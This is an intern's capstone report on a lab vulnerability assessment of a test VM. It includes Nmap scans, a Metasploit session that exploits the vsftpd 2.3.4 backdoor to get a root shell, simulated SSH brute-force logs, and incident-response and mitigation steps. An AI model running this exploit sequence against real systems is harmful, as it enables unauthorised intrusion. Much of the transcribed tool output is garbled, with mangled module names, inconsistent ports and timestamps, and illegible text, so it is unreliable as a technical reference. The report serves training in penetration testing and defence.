

Capstone Project & Incident Response

Intern name: **Nitesh Sharma**

Date: **16/11/2025**

Objective:-

To assess the security posture of the test network by performing network scanning, service enumeration, vulnerability detection, documenting risk levels, and recommending appropriate security controls to reduce attack exposure.


1. Vulnerability assessment of test network:-

- To identify and assess vulnerabilities in the test network and recommend mitigation measures to reduce security risks.

2. Objectives:-

- Scope: **Lab Environment**

Attacker Machine : **KALI 2035-3**, Target Machine: **META2**



• Network Scanning & Enumeration(Nmap):-

```
(root@cyber)-[/home/kali]
```

```
# nmap 192.168.56.103 -v
```

Starting Nmap 7.95 (<https://nmap.org>) at 2025-11-16 12:38 IST

Initiating Ping Scan at 12:38

Scanning 192.168.56.103 [4 ports]

Completed Ping Scan at 12:38, 0.02s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 12:38

Completed Parallel DNS resolution of 1 host. at 12:38, 0.04s elapsed

Initiating SYN Stealth Scan at 12:38

Scanning 192.168.56.103 [1000 ports]

Capstone Project & Incident Response

Intern name: **Nitesh Sharma**

Date: **16/11/2025**

Discovered open port 21/tcp on 192.168.56.103
Discovered open port 5900/tcp on 192.168.56.103
Discovered open port 80/tcp on 192.168.56.103
Discovered open port 22/tcp on 192.168.56.103
Discovered open port 3306/tcp on 192.168.56.103
Discovered open port 139/tcp on 192.168.56.103
Discovered open port 25/tcp on 192.168.56.103
Discovered open port 111/tcp on 192.168.56.103
Discovered open port 445/tcp on 192.168.56.103
Discovered open port 53/tcp on 192.168.56.103
Discovered open port 23/tcp on 192.168.56.103
Discovered open port 8009/tcp on 192.168.56.103
Discovered open port 5432/tcp on 192.168.56.103
Discovered open port 513/tcp on 192.168.56.103
Discovered open port 1524/tcp on 192.168.56.103
Discovered open port 2121/tcp on 192.168.56.103
Discovered open port 6000/tcp on 192.168.56.103
Discovered open port 1099/tcp on 192.168.56.103
Discovered open port 512/tcp on 192.168.56.103
Discovered open port 6667/tcp on 192.168.56.103
Discovered open port 8180/tcp on 192.168.56.103
Discovered open port 514/tcp on 192.168.56.103
Discovered open port 2049/tcp on 192.168.56.103
Completed SYN Stealth Scan at 12:38, 5.90s elapsed (1000 total ports)
Nmap scan report for 192.168.56.103
Host is up (0.0042s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp

Capstone Project & Incident Response

Intern name: **Nitesh Sharma**

Date: **16/11/2025**

3306/tcp open mysql

5432/tcp open postgresql

5900/tcp open vnc

6000/tcp open X11

6667/tcp open irc

8009/tcp open ajp13

8180/tcp open unknown

Read data files from: /usr/share/nmap

Nmap done: 1 IP address (1 host up) scanned in 6.09 seconds

Raw packets sent: 1982 (87.180KB) | Rcvd: 902 (36.172KB)



[illegible]

Capstone Project & Incident Response


Intern name: **Nitesh Sharma**

Date: **16/11/2025**

- **Vulnerability Scanning(Nessus Essentials):-**



- **Evidence Collection(Wireshark):-**




Capstone Project & Incident Response

Intern name: **Nitesh Sharma**

Date: **16/11/2025**

• Network Diagram:-



3. Implementation:-

```
Starting Nmap 7.95 ( https://nmap.org ) at: 2025-11-16 19:31:15
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:31
Completed NSE at 19:31, 0.00s elapsed
Initiating NSE at 19:31
Completed NSE at 19:31, 0.00s elapsed
Initiating NSE at 19:31
Completed NSE at 19:31, 0.00s elapsed
Initiating Ping Scan at 19:31
Scanning 192.168.56.103 (4 ports)
Completed Ping Scan at 19:31, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:31
Completed Parallel DNS resolution of 1 host. at 19:31, 0.21s elapsed
Initiating SYN Stealth Scan at 19:31
Scanning 192.168.56.103 [1000 ports]
Discovered open port 21/tcp on 192.168.56.103
Discovered open port 5980/tcp on 192.168.56.103
Discovered open port 111/tcp on 192.168.56.103
Discovered open port 3306/tcp on 192.168.56.103
Discovered open port 80/tcp on 192.168.56.103
Discovered open port 23/tcp on 192.168.56.103
Discovered open port 25/tcp on 192.168.56.103
Discovered open port 445/tcp on 192.168.56.103
Discovered open port 53/tcp on 192.168.56.103
Discovered open port 139/tcp on 192.168.56.103
Discovered open port 22/tcp on 192.168.56.103
Discovered open port 5432/tcp on 192.168.56.103
Discovered open port 8080/tcp on 192.168.56.103
Discovered open port 513/tcp on 192.168.56.103
Discovered open port 1099/tcp on 192.168.56.103
Discovered open port 2049/tcp on 192.168.56.103
Discovered open port 6080/tcp on 192.168.56.103
Discovered open port 2121/tcp on 192.168.56.103
Discovered open port 1524/tcp on 192.168.56.103
Discovered open port 6180/tcp on 192.168.56.103
```

Capstone Project & Incident Response

Intern name: **Nitesh Sharma**

Date: **16/11/2025**

The screenshot shows the Nmap Scan Tool interface. The target IP address is 192.168.56.103. The command entered is nmap -vT4 -O -F --version-light 192.168.56.103. The scan profile selected is Quick scan plus. The scan status is "Completed".

Hosts: 192.168.56.103

OS Detection: Linux 3.0-3.2 (Ubuntu)

Service Detection:

- 21/tcp open ftp vsftpd 2.3.4
- 22/tcp open ssh OpenSSH 4.7p1 Debian Ubuntu (protocol 2.0)
- 23/tcp open telnet Linux telnetd
- 25/tcp open smtp Postfix smtpd
- 53/tcp open domain ISC BIND 9.4.2
- 80/tcp open http Apache Httpd 2.2.8 ((Ubuntu) DAV/2)
- 113/tcp open rshd [redacted]
- 135/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 512/tcp open login [redacted]
- 514/tcp open shell Netkit rshd
- 5600/tcp open rcmd [redacted]
- 6121/tcp open ftp ProFTPD 1.3.1
- 3306/tcp open mysql MySQL 5.0.51a-Subuntu
- 5432/tcp open postgresql PostgreSQL DB 8.3.9-0.3.1
- 5800/tcp open vnc VNC (protocol 3.3)
- 6000/tcp open x11 (Xsession denied)
- 6009/tcp open xdp3 Apache Xserve (Protocol v1.3)

Warning: OS scan results may be unreliable because we could not find at least 1 open and I closed port.

Device type: bridge/router adapter/general purpose

Fingerprints:

- JUNOS qm5510g: Oracle VirtualBox (98%), Slirp (90%), AT&T embedded (95%), QEMU (94%)
- CPE:/os:oracle/virtual-box/cpe:/advm:gatekeeper/slirp/cpe:/qemu/qemu
- Aggressive OS guesses: Oracle VirtualBox slirp NAT bridge (90%), AT&T Win2010 voice gateway (95%), QEMU user mode network gateway (94%)

OS detection matches for host (test conditions not ideal):

Service info: host: netplan-network-manager, os: linux, cpe: /o:linux/linux kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org Submit /

Nmap done: 1 IP address (1 host up) scanned in 16.74 seconds

```

root@cyber:homesai
Session Actions Edit View Help

root@cyber:homesai# kali@cyber-Desktop #
Trace program running

wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.

https://metasploit.com

[+] metasploit v6.4.0-dev
+ -- [ 2,970 exploits - 1,358 auxiliary - 1,663 payloads ]
+ -- [ 434 post - 49 encoders - 13 nops - 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a BSD-style Open Source Project

msf > msfpayload windows/exec CMD=whoami
[*] exec: msfpayload windows/exec CMD=whoami

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 20:04 IST
Nmap scan request for 192.168.56.183
Host is up (0.087ms latency).
Not shown: 99 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp       vsftpd 2.3.4
22/tcp    open  ssh       OpenSSH 4.9p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet    Linux telnetd
25/tcp    open  smtp      postfix
53/tcp    open  domain    ISC BIND 9.4.2
80/tcp    open  http      Apache/2.2.22 ((Ubuntu)) DAV/2
111/tcp   open  rpcbind   rpc(rpcd)
135/tcp   open  mssql-smb smb(NTLM) 3.0 - 4.3 (workgroup: WORKGROUP)
```

```

root@cyber:~/homelab
Session Actions Edit View Help
root@cyber:~/homelab ■ kali@cyber:~Desktop ■
msf > search vitpdr 2.3.4

Installing Modules

# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vfpdr_23a_backdoor 2011-07-03 excellent No VFPDR 23a Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vfpdr_23a_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vfpdr_23a_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/ftp/vfpdr_23a_backdoor) > exploit
[*] 192.168.56.103/21 - Banner: 22W (vsftpd 2.1+4)
[*] 192.168.56.103/21 - UGDT: 333 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vfpdr_23a_backdoor) > show options

Module options (exploit/unix/ftp/vfpdr_23a_backdoor):

Name Current Setting Required Description
----
CRHOST no The local client address
CRHOST no The local client port
Proxies no A proxy chain of format type:host[port] [...]. Supported proxies: socks, socks5, nmap, http, socks4
RHOST 192.168.56.103 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RHOST 21 yes The target port (TCP)

Exploit target:

id Name
--
0 Automatic

View the full module info with the info, or info -> command.


msf exploit(unix/ftp/vfpdr_23a_backdoor) > run
[*] 192.168.56.103/21 - The port used by the backdoor bind listener is already open
[*] 192.168.56.103/21 - UID: uid0=root gid0=root
Found shell
Command shell session 1 opened (192.168.56.104:30129 - 192.168.56.103:6208) at 2025-11-16 20:31:56 +0500

```

Capstone Project & Incident Response

Intern name: **Nitesh Sharma**

Date: **16/11/2025**



```
root@cyber:/home/kali
Session Actions Edit View Help
root@cyber:/home/kali  kali@cyber:~$ Desktop

Module options (exploit/unix/ftp/vsftpd_23a_backdoor):
Name      Current Setting  Required  Description
---      -
CHOST      192.168.56.103   no        The local client address
CPORT      21               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.56.103   yes       The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_23a_backdoor) > run
[*] 192.168.56.103:21 - The port used by the backdoor bind listener is already open
[*] 192.168.56.103:21 - HTTP: 400 (Bad Request) 646-0 (msf)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.103:21) at 2025-11-16 20:11:56 +0530

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d1:2d:0b
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::c8b:27af:fe2d:2d0b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9434 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7634 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 frame:0
          RX bytes:8208209 (7.8 MB)  TX bytes:8221753 (7.9 MB)
          Base address: 0x00000000-00200000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:580 errors:0 dropped:0 overruns:0 frame:0
          TX packets:580 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 frame:0
          RX bytes:223509 (218.3 KB)  TX bytes:223509 (218.3 KB)
```

• Mitigation Strategies

Based on the vulnerabilities identified during the assessment, the following mitigation strategies are recommended to improve the overall security posture of the network:

1. Apply Security Patches and Updates

- Ensure that all operating systems, applications, and services are updated to the latest versions.
- Patch all high and critical vulnerabilities immediately.

2. Disable Unnecessary Services and Ports

- Turn off services that are not required, such as Telnet, FTP, SMBv1, or outdated protocols.
- Restrict open ports and allow only essential services to reduce the attack surface.

3. Implement Strong Password and Authentication Policies

- Enforce a strong password policy (minimum 12 characters, complexity required).
- Change default passwords and implement Multi-Factor Authentication (MFA) wherever possible.
- Apply account lockout policy to prevent brute-force attacks.

4. Network Hardening and Firewall Configuration

- Configure firewall rules to allow only trusted IPs and necessary traffic.
- Implement network segmentation (DMZ, server zone, user zone) to restrict lateral movement.
- Deploy IDS/IPS to detect suspicious behavior.

Capstone Project & Incident Response

Intern name: **Nitesh Sharma**

Date: **16/11/2025**

5. System Hardening

- Remove unused packages, disable guest accounts, and enforce least privilege access.
- Secure SSH configuration by disabling weak algorithms and enforcing strong ciphers.
- Correct file permissions to avoid unauthorized access.

6. Secure Communication Protocols

- Replace insecure protocols (HTTP, FTP, Telnet) with HTTPS, SFTP, and SSH.
- Ensure TLS 1.2 or above is enabled for encrypted communication.

7. Logging and Monitoring

- Enable system logs, firewall logs, and authentication logs.
- Forward logs to a centralized SIEM tool for real-time monitoring.
- Configure alerts for unauthorized access or abnormal activity.

8. Malware Protection

- Install and maintain a reputable antivirus/EDR solution.
- Schedule regular on-demand malware scans.
- Restrict unauthorized USB devices.

9. Backup and Recovery

- Implement regular automated backups of critical data.
- Store backups in an encrypted and secure location.
- Test the disaster recovery plan regularly.

10. Security Awareness Training

- Conduct regular cybersecurity awareness sessions for employees.
- Provide training on phishing attacks, safe browsing, and password hygiene.

➤ Detection:-

Multiple failed login attempts were detected in the authentication logs.

Failed password for root from 192.168.56.103 port 50522 ssh2

Invalid user admin from 192.168.56.103 port 51433

Connection closed by authenticating user root 192.168.56.103

Accepted password for msfadmin from 192.168.56.103 port 52311 ssh2

➤ Containment:-

The attacker's IP address was blocked using UFW firewall rules.

SSH Service was temporarily disabled to prevent further brute-force attempts.

Capstone Project & Incident Response

Intern name: **Nitesh Sharma**

Date: **16/11/2025**

- **Eradication:-**
Weak credentials were replaced with strong passwords.
The outdated SSH package was updated to the latest secure version.
Unnecessary services like Telnet and FTP were disabled.
- **Recovery :-**
SSH services was restored with hardened configuration.

[illegible][illegible]

Capstone Project & Incident Response

Intern name: **Nitesh Sharma**

Date: **16/11/2025**

✓ **Methodology:-**

The project followed a structured methodology beginning with reconnaissance and network scanning using Nmap and Nessus. Identified vulnerabilities were analyzed and documented. Controlled brute-force attacks were executed to generate SSH and FTP logs. Incident response steps—detection, containment, eradication, and recovery—were performed, followed by applying mitigation strategies and system hardening.

✓ **Executive Summary:-**

This project involved performing a vulnerability assessment and incident response simulation on a test network. Using Nmap and Nessus, critical vulnerabilities were identified and analyzed. Controlled SSH and FTP brute-force attacks generated logs for detection and response. Mitigations, hardening, and monitoring improved the overall security posture of the system.

✓ **Conclusion:-**

The project strengthened understanding of vulnerability assessment and incident response. By detecting attacks, analyzing logs, and applying containment and mitigation steps, the network's security improved significantly. Implementing patches, hardening configurations, and monitoring ensured better protection. This hands-on practice provided valuable real-world cybersecurity experience and enhanced incident handling skills.

I WOULD LIKE TO THANK APEXPLANET FOR PROVIDING ME THIS VALUABLE INTERNSHIP OPPORTUNITY. THIS EXPERIENCE ALLOWED ME TO WORK ON REAL CYBERSECURITY SKILLS, GAIN PRACTICAL KNOWLEDGE, AND IMPROVE MY TECHNICAL UNDERSTANDING. I AM GRATEFUL FOR THE GUIDANCE, SUPPORT, AND CHANCE TO LEARN AND GROW THROUGHOUT THIS INTERNSHIP.